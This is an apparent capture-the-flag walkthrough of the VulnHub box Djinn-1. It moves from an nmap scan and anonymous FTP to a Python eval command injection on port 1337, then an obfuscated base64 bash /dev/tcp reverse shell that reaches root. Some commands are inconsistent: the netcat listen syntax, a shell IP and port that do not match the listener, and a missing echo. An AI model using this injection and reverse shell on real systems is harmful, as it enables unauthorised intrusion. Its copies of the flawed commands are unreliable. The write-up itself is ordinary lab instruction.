

Djinn-1

Today let's see a really challenge ctf box created by 0xmzfr. Djinn is consist of a series of ctf challenges and this is the first ctf from that series.

Djinn is an intermediate level CTF which has two different ways to get to root access and we will explore both the ways. The main goal is to find and read two flags (user and root) which is present in user.txt and root.txt respectively.


This CTF is a bit different from the rest we usually do. We will have to find two flags from the root user.

You can download the machine from: <https://www.vulnhub.com/entry/djinn-1,397/>

Information Gathering


As always the first step is to find the IP of the target. But in this machine the target ip has already been displayed. So from this we can understand that this is static IP.

Target ip- 192.168.56.150



Now let's move on to check nmap scan to identify services, ports, os etc which are open and which are vulnerable so that we could further move on.

```
sudo nmap -sC -sV -p- -T4 192.168.56.150
```



From the nmap scan we found out that port 21(ftp) was opened and also anonymous login was allowed. So let's login to ftp to fetch some useful information.

```
ftp 192.168.56.150
user- anonymous
pass- anonymous
```

```
Applications Places System Parrot Terminal
File Edit View Search Terminal Tabs Help


Parrot Terminal x Parrot Terminal x

[baz@parrot]~/comp ctf walkthroughs/djinn
$ftp 192.168.56.150
Connected to 192.168.56.150.
220 (vsFTPD 3.0.3)
Name (192.168.56.150:baz): anonymous
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> dir
200 PORT command successful. Consider using PASV.
150 Here comes the directory listing.
-rw-r--r-- 1 0 0 11 Oct 20 2019 creds.txt
-rw-r--r-- 1 0 0 128 Oct 21 2019 game.txt
-rw-r--r-- 1 0 0 113 Oct 21 2019 message.txt
226 Directory send OK.
ftp> get creds.txt
local: creds.txt remote: creds.txt
200 PORT command successful. Consider using PASV.
150 Opening BINARY mode data connection for creds.txt (11 bytes).
226 Transfer complete.
11 bytes received in 0.05 secs (0.2151 kB/s)
ftp> get game.txt
local: game.txt remote: game.txt
200 PORT command successful. Consider using PASV.
150 Opening BINARY mode data connection for game.txt (128 bytes).
226 Transfer complete.
128 bytes received in 0.07 secs (1.7101 kB/s)
```

Great there were three text file we imported to system using get command and when explored all three gave us some more hints.

```
[baz@parrot]~/comp ctf walkthroughs/djinn
$cat game.txt
oh and I forgot to tell you I've setup a game for you on port 1337. See if you can reach to the
final level and get the prize.
[baz@parrot]~/comp ctf walkthroughs/djinn
$cat message.txt
@nitish81299 I am going on holidays for few days, please take care of all the work.
And don't mess up anything.
[baz@parrot]~/comp ctf walkthroughs/djinn
$cat creds.txt
nitu:81299
[baz@parrot]~/comp ctf walkthroughs/djinn
$
```

So they are saying there is some sort of game on port 1337. Let's find it out
<http://192.168.56.150>




Game Time

Let's see how good you are with simple maths
Answer my questions 1000 times and I'll give you your gift.
(2, '+', 5)
> Stop acting like a hacker for a damn minute!!



Exploitation

Since this 1337 port looked too suspicious i tried spending a lot to figure out anyway to access this port. And finally we used netcat to pop up this port.
nc -nvlp 192.168.56.150 1337



We got the same page which was displayed in the source code. And now it's saying us to play the game but the game is to solve the math equation 1000 times so that it would give us some gift which would help us to move further. But since it's too time consuming and we are not sure whether we would actually receive the gift we won't play instead we will use some commands to check whether we are able to view then server without showing error warning.

After spending some more time browsing different ways to bypass. Found out we could bypass the simulated python terminal and eventually implement command injection.

There is a exec and eval module which we would use to implement and inject command injection

```
eval('__import__("os").system("dir")')
```


```
eval('__import__("os").system("id")')
```

When we used this we were able to see the present directory and the listner also exited. When the same command repeated with id as command we were able to see it was actually in the root user. so now we can use this module to set another listner to get a stable shell by injecting a reverse shell to the module.

open and setup another netcat session

```
eval('__import__("os").system("YmFzaCAtaSA+JiAvZGV2L3RjcC8xOTIuMTY4LjU2LjE1MC8xMiAwPiYx | base64 -d | bash")')
```

```
nc -lvp 1233
```



When we submitted on the other terminal we got the user as root.

.....Happy

hacking.....